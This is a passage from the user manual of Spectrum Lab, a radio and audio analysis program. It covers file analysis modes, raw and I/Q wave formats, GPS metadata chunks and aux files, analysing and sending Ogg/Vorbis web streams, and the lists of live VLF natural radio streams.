  Here, the waterfall display is only updated from time to time, so the scrolling will be not as smooth as the slower mode, but it is already much faster than the "slow" mode. Use this, for example, to view the results of an overnight recording session.
- fast, no waterfall update
  This means the waterfall will not be updated while the file is being analysed. It will only be updated after the file is finished. This saves a lot of calculation time, so this is the preferred method to analyse very long recordings. But even in this mode, the "watch/plot window" will update the plotted graphs which may show noise level, signal levels in several frequency bands, etc.

Note: The option 'plotting the result in fast file analysis mode' was implemented in October 2004. It didn't work in older versions !

When finishing *Fast File Analysis*, the program will not automatically switch back to real-time operation (analyse samples from the soundcard), because you may want to analyse other files too, and see the result in the same spectrogram and/or plot of analysed data. To return to real-time processing with the soundcard, use the main menu, "Start/Stop"..."Start Audio Thread".

14.4.4.1 3.1 Other supported file formats (for input)

Besides the uncompressed wave file format, the program supports the following file formats for input (analysis):

- Ogg/Vorbis : Supported directly (without the need for a winamp 'input' plugin) since V2.76 .
  Set the file type to 'Ogg/Vorbis Audio Files (*.ogg)' in the file selector box, which pops up after selecting 'File'..'Audio Files'..'Analyse and Play' (etc).
- the same for 'Headerless Binary Data' (you will be prompted for details about the file in an extra dialog, see below), and
  'SETI 8-bit raw I/Q files' . None of these files requires an extra plugin.
- MP3 : Can be played (analysed) with a suitable Winamp input plugin (note the Winamp version restriction !)

3.2 Analysing 'Raw' (headerless) binary data files

These raw, uncompressed, headerless data files - for example, the output of a 16-bit DAC dumped into a file without any format conversion.

To analyse these files, *you* will need to fill out some additional fields in the 'File Analysis' dialog which automatically pops up after selecting the file:

- File sample rate: Enter the number of sample-groups (=channel sample rate) here. For example, if the ADC samples 32000 points per second, with two channels *per point*, enter '32000' here, and '2' Channels.
- Data type: at the moment, 8, 16, 24 bits per sample, signed or unsigned, are supported. In addition, 'single' or 'double' precision floating point ("32 bit float"=single, "64 bit float" = double precision).
- Byte Order: Little Endian aka 'Intel' byte order (least significant byte first), or Big Endian aka 'Motorola' byte order (most significant byte first). Stupid formats which even reverse the bits *within each byte* are not supported !
- File contains I/Q samples: Set this option if the two channels in your file contain I/Q samples, aka quadrature signal, which can be considered complex numbers.

back to top

14.4.54. Audio Playlist

Explained in a separate file .

14.4.65. Controlling audio files via interpreter commands

The recording and playback can be controlled by interpreter commands, for example through one of the programmable buttons in the left part of the main window. You can assign any function to a button, for example to start / stop a recording, or to temporarily pause replay / analysis.

A list of commands related with wave-audio file can be found in the file 'interpr.htm#wave_proc' . Here just an excerpt:

- wave.record : starts recording, using the 'normal' recorder (not the triggered audio recorder)
- wave.play(< filename>) : starts playing & analysing a certain audio file
- wave.stop : stops recording or playing

In addition, there's an extra set of commands for the Triggered Audio Recorder .

14.4.76. Wave files with 'I+Q' data (and the trouble with cos & sin or cos & -sin)

For software defined radio applications, the complex stream received from an external SDR, or the downconverted / decimated signal 'received' with a soundcard, can be saved as a stereo wave file.

By convention first seen in the SpectraVue software (software provided along with the SDR-IQ by RFspace), the convention for I/Q streams seems to be the same as used by the DDC (digital downconverter, here: an AD6620):

1st channel ('left' audio channel) = 'I' : RF input multiplied by cos(omega * t) from the NCO
2nd channel ('right' audio channel) = 'Q' : RF input multiplied by -sin(omega * t) from the NCO

where omega = complex angular frequency (in german: Kreisfrequenz) = 2 * pi * frequency 'f'

Note the negative sign before the oscillator's 'sine' output for the 'Q' channel !
Example: When recording an RF carrier at 77500 Hz, with the SDR's NCO (complex Numerically Controlled Oscillator) set to 77490 Hz, the recorded wave file would contain a signal at a baseband frequency of 77500 Hz - 77490 Hz = +10 Hz.
(note the positive sign in *this* example - frequencies can be negative in the complex baseband, aka analytic signal)

Unfortunately, there doesn't seem to be an established 'standard' for storing I/Q samples in audio files. In other cases, the 'Q' (quadrature) component is multiplied by +sin(omega * t):

1st channel ('left' audio channel) = 'I' : RF input multiplied by cos(omega * t) from the NCO
2nd channel ('right' audio channel) = 'Q' : RF input multiplied by sin(omega * t) from the NCO

To accomodate both conventions, Spectrum Lab can be configured to read and write wave files with both 'polarities' for the Q-channel.
Due to a lack of space in various dialog screens, the SL author decided to call the 2nd format (with I=cos(omega*t), and Q=sin(omega*t) for a *positive* baseband frequency) I/-Q instead of I/Q. If, during analysis of an 'I / Q wave file' the frequencies appear mirrored in the spectrum display, try "I/-Q" instead of "I/Q".
Equivalent settings are available for *recording* as well as *analysing* I/Q wave files.

Wave files recorded by SpectraVue (and, most likely, similar SDR 'frontends') use the 'I/Q' settings.
For EbNaut and the vlfrx-tools by Paul Nicholson, use the 'I/-Q' setting instead.

14.4.87. Extra chunks in a wave file header (written by Spectrum Lab)

For certain applications (like the EbNaut wave recorder), it was necessary to embed some 'extra' information in wave files written by Spectrum Lab.

If this causes problems with other programs (which cannot skip such unknown chunks, like very old versions of Spectrum Lab..), you can turn off this feature in the configuration dialog .

The following 'extra' RIFF chunks may be written in wave audio files by Spectrum Lab, depending on the configuration :


"inf1" : Info-Chunk #1

Contains various "info" as an easily parseable text string (zero-terminated like a "C" string, variable length).
Format: <token>=<value> (space delimited if more than one token/value pair exist in the string)
Example: **sr=999.9937 rf=77400.0000 ut=1420973481.3155986 glat=52.1 glon=8.4 masl=108.9 kmh=0.0**
Don't assume anything about the number of decimal places, and the parameter sequence.
Key to decode the string:
sr= precise sampling rate (samples per second), "measured" or "calibrated".
rf= radio frequency (useful if the recording contains downconverted, decimated I/Q samples.

Sometimes added to the baseband frequency *for the display*)
ut= Unix timestamp (seconds elapsed since 1970-01-01 00:00:00 UTC)
glat= geographic latitude in degrees, positive north, negative south.
glon= geographic longitude in degrees, positive east, negative west.
masl= GPS height in meters above sea level. Only valid (and non-zero) if a GPS receiver is connected and operating .
kmh= GPS speed in kilometers per hour .
Note: If no GPS receiver is connected, the lat/lon fields may still contain valid data. If GPS is not available (or not activated), the geographic position will be taken from the 'System Settings' .

14.4.98. Auxiliary files (to log "other data", like GPS, along with the audio files)

If a GPS is connected (and configured), there may be an **auxiliary file** (*.aux) written along with each audio file (*.wav). The auxiliary file will contain GPS coordinates, timestamps, and possibly some other data. If you don't need the AUX files, turn off the option 'save extra data in auxiliary files' on the 'Wave Files' tab in SL's configuration screen:




Save Options
Sample format: 16 bit integer
□ Use RAW fi
☑ allow extra
□ don't save
□ save extra data in auxiliary files (*.aux)
☑ decimate saved audio samples...
to roughly 100 samples / second
(possible: fs/2, fs/3 .. fs/243)
☑ use frequency conversion + I/Q output
f_center = 8370.0 Hz
stop saving if file exceeds 1400 kB
If file already exists, ...
● overwrite old data (with a new empty file)
○ re-open old file and append new data

Triggered Audio Recorder
□ Enabled □ use universal trigger
● save input
○ save output
PRE-Trigger 10.0 sec
File index 45
Post-Trigger 10.0 sec
Mode: Create a sequence of files
Name: ..\..\wlf\<YYYYMMDD_hhmm>.WAV
Staus: Not enabled.


Replay Options
□ play audio file in endless loop
☑ stop analyzer when audio file ends
□ try reconnect when stream breaks down
☑ interpolate or decimate sample rate
Analysis speed w/o DSP Medium

Shown: Settings for Analyser 1, channel 1 (L)

To change the interval in which GPS data are emitted to the aux file, modify the GPS output interval in the GPS configuration panel (see right image below, default is 1 second) :



54°11'18.0"N 007°52'18.4"E
2011-04-11 20:54:56.00
8 Satellites HDOP=1.0 63.1 m ASL 0.0 km/h



Port: Soundcard
Speed: 9600
Disp Frm: dd°mm'ss.s"
Date Corr. 0 days
emit pos every 10 sec
□ show pos in spectrogram
□ use GPS time, not local
□ add to track in RdfCalc
column sep. Space

Except for the file extension, aux files have the same names as their corresponding wave audio files. Without auxiliary files, there will only be one single GPS position in an extra chunk ("inf1") of the wave file header.

All details about logging (exporting) GPS data along with audio files can be found in an extra document (gps_decoder.htm).
An example of an aux file with GPS- and *additional* data (added by means of an interpreter command) is here .

Last modified: 2015-12-13 .

Benötigen Sie eine deutsche Übersetzung ? Vielleicht hilft dieser Übersetzer - auch wenn das Resultat z.T. recht "drollig" ausfällt !
Avez-vous besoin d'une traduction en français ? Peut-être que ce traducteur vous aidera !

back to top

- **Contents**
- Controls
- Displays
- Settings
- Circuit
- Filters
- Applications
- ⊗

15 Sending and receiving webstreams with Spectrum Lab

15.1 1. Contents, Introduction

This chapter describes how to send (transmit) or analyse (receive) web audio streams using Spectrum Lab.

The audio streaming *client* was complemented with a tiny built-in *audio stream* server which, at the time of this writing, could provide a compressed or non-compressed audio stream for a limited number of remote clients.

See also ('related subjects' in other documents):


Receiving audio samples via serial port ("COM")

Streaming audio (and a 'live' waterfall) through SL's Web Server (based on OpenWebRX, using just an internet browser)

15.2 2. Analysing web streams (SL acting as *client*)

To open an internet audio stream for playback and analysis, select '*File*' (in the main menu), *Audio Files & Stream*, *Analyse and Play Stream / URL* .

An input box opens with the previously visited stream URLs. Pick one from the list, or enter the *complete* URL [(*)] of the audio stream in the edit field.



Analyse / play audio stream

URL of the remote audio server (source)

http://78.46.38.217:80/vlf6

Stream Format: Automatic detect (may fail for 'raw' streams

☑ store history of visited URLs ☑ connect when SL starts

☑ keep this panel open ☑ automatically reconnect

☐ save audio logfiles (of this stream) in this file :

c:\vlf\<YYYYMMDD_hhmm>.ogg

Status: 1.56 MSamples read, 75 kBit/s, 32000 S/s, 1 chns

Event Log : ☑ verbose display

To store the URL for the next session, set the checkmark 'save URL history'. If you are concerned about privacy, leave it unchecked.

Next, click "Ok". The program will try to establish a connection with the Internet (or, depending on the URL, with an audio stream server in your LAN).
This may take a second or two.

Optionally, the program can re-connect a stream when the connection broke down. To allow the network to recover after errors (DSL- or WLAN problems, etc), the program will wait for a few seconds before attempting a new connection.

15.2.12.2 Notes on the URL format

The URL must contain the complete address of the audio stream resource.

(*) Note on the URL:

In most cases, SL is able to resolve the stream URL if the given URL is not an Ogg resource, but an M3U redirector (aka "playlist").
But some websites respond with an error when the HTTP 'GET' request doesn't originate from a webbrowser, or doesn't carry a bunch of red tape (which SL doesn't support), or doesn't use HTTP Version 1.1 (SL only uses HTTP/1.0).

Examples (see also: Live VLF Natural Radio streams):

- ~~http://dradio.ic.llnwd.net/stream/dradio_dkultur_m_a.ogg~~ (Deutschlandradio Kultur from Germany .. moved to an unknown location)
- http://127.0.0.1/_audiostream.ogg to connect to the built-in audio web server of another instance of SL
  running on the same machine, with its audio server configured for HTTP.
- Use your imagination to connect to Spectrum Lab running on *another* PC in your local network. Only the IP address will be different (definitely not 127.0.0.1). You can see it on the other machine by looking at SL's HTTP server control panel, or on SL's Audio Stream Server control panel.


If it doesn't work, copy the URL into the address bar of your favourite web browser (if the web browser isn't able to play the audio, chances are low that *this* program will be able to play it). See next chapter for details about the supported audio stream formats, and the supported network protocols.

Often, the 'real' stream resource is hidden by an awful lot of Javascript or other stuff. In that case, playing around with the web browser can often reveal the 'real' stream URL. Spectrum Lab makes no attempt to execute Javascript, only to find out the real URL. In fact, it *cannot* execute browser scripts.

15.3 3. Sending audio streams to a remote server (SL acting as *client*)

This chapter describes how Spectrum Lab can be configured to *send one audio stream* to a remote server. In this case, SL acts as *client*, which means it initiates the connection, and then starts sending live audio to the remote *server*. This function was first used to feed live data from VLF receivers to the Live VLF Natural Radio server (with high-speed internet connection) operated by Paul Nicholson.
In contrast to the server, the streaming client as described below only requires a moderate DSL connection. For example, an monophone Ogg/Vorbis stream with 32000 samples/second, and Vorbis 'Quality' set between 0.4 and 0.5 required about 64 ... 75 kBit/second.

In SL's *file* menu, select ***Audio Stream Output***. This opens a control panel for the audio stream output.



Config-file for the outgoing stream

C:\vlf_streamer\output_stream_config.txt

☑ Automatically reconnect when connection lost after 30 seconds

☐ Start this outgoing stream when Spectrum Lab starts

Send Channels: ☑ L ☐ R ☑ Send Timestamps

☐ save audio logfiles (of the outgoing stream) in the following file :

..\..\SpecLab_logfiles\2012_01_08_stream_log_out_3.ogg

Status : 3434497 samples sent

Event Log :

```
22:58:13.4 Trying to connect rawtcp://XX.XXX.XXX.XX:pppp
Creating socket
Trying to connect host XX.XXX.XXX.XX
22:58:13.5 Connected to rawtcp://XX.XXX.XXX.XX:pppp
```

The control on this control panel are:

Configuration file for the outbound stream

That file contains all the details which the program must know to send the stream. It's a plain text file which you have to write yourself, and store in a *safe place*.
(you will need some info about the remote server for this - see next chapter)

The stream configuration file is *not* a part of the Spectrum Lab configuration (only the name of the file, but not the file itself). This eliminates the risk of passing passwords and other 'private' details along with a normal configuration file.

Automatically reconnect, Start output stream when Spectrum Lab starts:

Used for 'unattended operation'.

Send Channels:

Defines which of the input audio channels you want to send (left / right audio channel, or both), and whether to send GPS-based timestamps in an Ogg stream or not.

Save audio logfiles:

With this option, a "copy" of the outbound audio stream (Ogg/Vorbis) will be saved on your harddisk. The dotted button near the input field opens a file selector.

15.3.12.1 Configuration of the output stream

The configuration file may look like this:

```
; Configuration file for an OUTBOUND audio stream .
; Loaded by Spectrum Lab shortly before starting to send a stream.

; server: <protocol>://<host>:<port> .  protocol: rawtcp or http .
server = rawtcp://127.0.0.1:1234

; password: some audio streaming servers may ask for it
password =

; format: only required for non-compressed streams, default is Vorbis-compressed ogg
; format = ogg      ; default
; format = uncompressed,int8
; format = uncompressed,int16
; format = uncompressed,int32
; format = uncompressed,float32

; quality: see Vorbis documentation; 0.5 seems to be a good default value
quality = 0.5
```

Empty lines, or lines beginning with a semicolon, are ignored by the parser.
At the moment, the keywords shown in the example ('server', 'password', 'format', 'quality') are the only recognized keywords in the stream configuration file. Everything else is silently ignored.
A template for an output stream configuration file is contained in the installation archive, see configurations/output_stream_config_dummy.txt .

Non server-specific options are defined in the dialog box shown above. Only those *data entered in the configuration dialog* will be saved in a *.usr or *.ini file by Spectrum Lab.
The *stream configuration file* will never be modified by SL - it will only be read but never written (again, it's your task to write it with a plain text editor).

15.3.23.2 Notes on unattended operation

For long term operation, without regular supervision, you should..

- Set the option 'Automatically reconnect when connection lost' on the control panel shown above.
- To let SL start streaming *without your intervention* as soon as it is launched, set the option 'Start output stream when Spectrum Lab starts' on the same panel.

- Turn off annoying screen savers, automatic hibernation, etc.
- Stop windows from rebooting your PC without your permission !
  Don't forget the settings in the 'windows security center' or 'windows action center' (..what a name..).
  (in german: "Updates herunterladen, aber Installationszeitpunkt manuell festlegen"). If you turn off automatic updates in the 'security center' (or whatever MS decided to call that thing today), check for system updates yourself.
  Otherwise, you may find your audio stream broken down for a few days, just because windows decided to reboot your PC after installing a security update.
  Alternative (not recommended):
- Leave automatic updates enabled (i.e. let windows update your system whenever *it* thinks necessary), and find out how to let windows launch Spectrum Lab automatically after each reboot. Under Windows XP, this was possible by placing a link to the program in the 'Autostart' folder. But you will also have to find out how to disable the login procedure at system boot, etc... especially under "Vista" and later versions you're on your own at this point.
- If the purpose is to feed timestamped VLF streams to Paul Nicholson's Live VLF Natural Radio server, consider using Paul's VLF Receiver Toolkit (aka VLF-RX-tools) under Linux.

4. Logging web streams

This is possible with received (inbound) as well as transmitted (outbound) streams. The stream data in Ogg/Vorbis audio format (plus the optional timestamp channel) can be logged as a file on the harddisk or similar.
Because the storage format of an Ogg *file* is exactly the same as an Ogg *stream*, the stream data are written without any conversion, so this causes no significant additional CPU load. Also, logging the audio data this way saves a lot of disk space compared to the wave file format.
At the moment, SL does *not* generate a different name for the logfile (with a sequence number, or date+time in the filename) but this may change in future versions.

15.3.34.1 Templates to specify filenames with date and time

On a number of occasions, the name of the logfile should contain the current date and time as part of the filename. This could be achieved by using a string expression evaluated by Spectrum Lab's interpreter, but the following formats (templates) with special placeholders are easier to use, and faster to enter:

Instead of typing

c:\vlf\20150115_2000.ogg

in the file selector dialog, and adjusting the name for the current date each time before starting the stream, you can enter

c:\vlf\<YYYYMMDD_hhmm>.ogg

which works similar as the interpreter function str(), but it always uses the system's current date and time (in UTC), and replaces the 'time and date placeholders' as in the format string for various interpreter functions in Spectrum Lab.
The parser recognizes any template by the angle brackets (and removes them), because neither '<' nor '>' are valid characters in a normal filename.
The example shown above will produce a filename with the current year, month, day, hour, and minute in an ISO8601-like fashion. The placeholders for hour, minute and second are lower-case letters to tell 'mm' (two-digit minute) from 'MM' (two-digit month).
The following characters are automatically replaced by date- and time fields, *when placed between angle brackets as shown in the example*:

```
        YY   = Year, two digits
           YYYY = Year, four digits
           MM   = Month, two digits
           MMM  = Month-NAME (Jan, Feb, Mar, Apr, ...)
           DD   = Day of month, two digits
           hh   = hour of day, two digits
           mm   = minute, two digits
           ss   = second, two digits
```

Any other character *placed between angle brackets* will not be replaced.
Thus the underscore used in the example appears as a 'separator' between date (YYYYMMDD) and time (hhmm)in the filename.
The angle brackets themselves cannot appear in the filename (under windows, '<' and '>' are no valid characters in a filename anyway).
The same principle (filename templates with current date and time) can also be used in other places within the program, for example when starting to record the *input from*, or *output to* the soundcard as an audio file.

15.4 5. VLF radio streams

At the time of this writing, the following live VLF radio streams had been announced in the VLF group. The IP addresses may have changed, so if the links don't work anymore, please try Paul's VLF audio stream overview at VLF streams at abelian.org/vlf/.

http://78.46.38.217/vlf1.m3u ("VLF1" from Todmorden, UK, via Paul Nicholson's Natural Radio server; HTTP; no timestamps)
http://78.46.38.217/vlf3.m3u ("VLF3" from Sheffield, UK)
http://78.46.38.217/vlf6.m3u ("VLF6" from the SL author's receiver near Bielefeld, Germany)
http://78.46.38.217/vlf9.m3u ("VLF9" from Cape Coral, Florida)
http://78.46.38.217/vlf15.m3u ("VLF15" from Cumiana, Northwest Italy)
http://78.46.38.217/vlf19.m3u ("VLF19" from Sebring, Florida)
http://78.46.38.217/vlf25.m3u ("VLF25" from Hawley, Texas)
http://78.46.38.217/vlf34.m3u ("VLF34" from Surfside Beach, South Carolina)
http://78.46.38.217/vlf35.m3u ("VLF35" from Forest, Virginia)

Note: When selecting the preconfigured setting 'Natural Radio' / 'Sferics and Tweeks' (in the 'Quick Settings' menu), some of the above URLs will be copied into the *URL History* which can be recalled from the 'Analyse / Play Stream' dialog.

15.4.15.1 GPS-timestamped VLF radio streams

The following VLF live streams can only be played with the VLF Receiver Toolkit under Linux, or Spectrum Lab under Windows (since V2.77 b11). Note that 'rawtcp' is not an official protocol name, thus your browser will not know "what to do" with the above pseudo-URLs. But you can copy and paste them into URL input box shown in chapter 1.

rawtcp://78.46.38.217:4401 ("VLF1" from Todmorden, on Paul Nicholson's Natural Radio server; with GPS-based timestamps)
rawtcp://78.46.38.217:4406 ("VLF6" from Spenge near Bielefeld, raw stream with GPS-based timestamps)
rawtcp://78.46.38.217:4416 (stereo combination of VLF1 from Todmorden (L) and VLF6 from Spenge (R), with timestamps)
rawtcp://78.46.38.217:4427 (stereo combination of VLF1 from Todmorden (L) and VLF6 from Marlton (R), with timestamps)


More timestamped VLF streams will hopefully be available soon, since they can provide valuable information for research - see discussion and announcements about ATD (arrival time difference calculations), origins and spacial distribution of Whistler entry points, etc; in the VLF group.
As a *motivation* for prospective VLF receiver operators, the next chapter describes how to configure Spectrum Lab for sending such (GPS-) timestamped audio streams.

15.4.25.2 Setting up a timestamped VLF 'Natural Radio' audio stream

Prior to 2011, some of the VLF streams listed above used the combination of Spectrum Lab + Winamp + Oddcast as described here. Since the implementation of Ogg/Vorbis in Spectrum Lab, plus Paul Nicholson's extension to send GPS-based timestamps in his VLF receiver toolkit, the transition from the old (non-timestamped) MP3 based streams to the Ogg/Vorbis streams (with or without timestamps) has become fairly simple.

First of all, if possible at your receiver's location, consider sending a timestamped audio stream. All you need in addition to your hardware (VLF receiver, a soundcard with hopefully a stereo 'Line' input) is a suitable, despite cheap, GPS receiver. The author of Spectrum Lab had good success with a Garmin GPS 18 LVC (emphasis on 'LVC', since the Garmin GPS 18 "USB" doesn't deliver the important PPS output). If you are interested in the principle of GPS pulse synchronisation, also look here (later).

Here is a typical VLF receiver setup (hardware), with a GPS receiver delivering precise UTC time and date (through its serial NMEA data output) and the sync pulse ("PPS", typically one pulse per second):




R1 and R3 form a voltage divider for the NMEA data, to reduce the amplitude to an acceptable level for the soundcard.

R2 and R3 forms a different divider for the 1-PPS (sync signal with one pulse per second). Important: The divided voltage of the 1-PPS voltage must be higher than the voltage of the NMEA (as seen by the soundcard), otherwise the software has difficulties to separate them. Also, the input of the soundcard must not be overloaded / clipped on any channel.

Capacitor "C" is not really required - it's only there to emphasize that a 'DC' coupling between the GPS receiver and the input to the soundcard is not necessary.

Fortunately, in all GPS receivers tested so far (Garmin GPS 18 LVC, and a Jupiter unit) had no overlap between PPS and NMEA.

A Garmin GPS 18 LVC with a relatively new firmware (anno 2011) produced this combined waveform on the 'R' audio input:



A suitable configuration to send a timestamped VLF stream with the hardware shown above is contained in the Spectrum Lab installation.

To load it, select *File* (in SL's menu), '*Load Settings From*', and pick the file '*Timestamped_VLF_Stream_Sender.usr*' from the *configurations* directory.

Further reading:

- Principle and hardware for GPS synchronisation (in Spectrum Lab; includes recommended levels of the combined NMEA + PPS signal, etc)
- Checking the GPS NMEA data output / position display (shows GPS position, number of satellites currently in use, GPS quality indicator (HDOP), height above sea level, and GPS speed (depending on the GPS receiver's configuration)
- Configuration of the Ogg/Vorbis output stream (internet uplink to the remote VLF stream server)
- GPS 18x Technical Specifications (by Garmin, external link)
- Search the web for "RS Components GPS 18 LVC" .. the order code at RS component used to be 445-090; and their price was fair in 2011.

6. Operation as audio stream *server*


For ad-hoc tests, and only for a limited number of clients, SL can also operate as server (which can stream audio *to* remote clients). The network protocol doesn't necessarily have to be HTTP (Hypertext Transfer Protocol); audio streams can also use 'raw TCP' (without HTTP) as transport layer.

Note:

> The audio stream server described in this chapter
> has nothing in common with SL's OpenWebRX-compatible web server !

Per definition, the *server* listens on a TCP port for incoming connections from remote clients. The server can only accept a limited number of connections, usually limited by the 'upstream' bandwidth of a typical ADSL connection.
To stream audio over the internet, it is recommended to use the Ogg/Vorbis compression.
In a local network (LAN), better performance (especially for very weak signals "buried in the noise") can be achieved by streaming non-compressed samples.

To configure SL's built-in audio streaming server, select
'File' .. 'Audio Stream Server' from the main menu.



Network name of this machine : YHF3
Local IP Address (of this PC) : 192.168.178.21
Listening port (0=off) : -> HTTP   Protocol : HTTP
IP filter
Format, Compression: Compressed Ogg/Vorbis
Send Channels: ☑ L ☑ R ☐ Send Timestamps
☐ Drop connection when passive for more than 30 seconds
☑ Start the audio stream server when Spectrum Lab starts
☐ Save audio logfiles of the 'served' stream here :
logfiles\stream_log_out.ogg
